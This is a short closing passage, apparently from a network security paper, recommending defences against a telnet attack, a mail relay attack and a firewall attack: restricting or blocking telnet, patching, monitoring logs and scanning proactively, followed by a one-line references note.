Obviously for the internal attack the blocking of telnet or, at least restriction to internal addresses only, would have foiled the telnet attack as for the mail relay and the firewall attack as always keep patches up to date. Monitoring of your systems and there log files is critical. Proactive scanning and understanding of what normal is essential to mitigation.

5.0 References:

All References are sited within the paper and the appropriate URLs are linkable.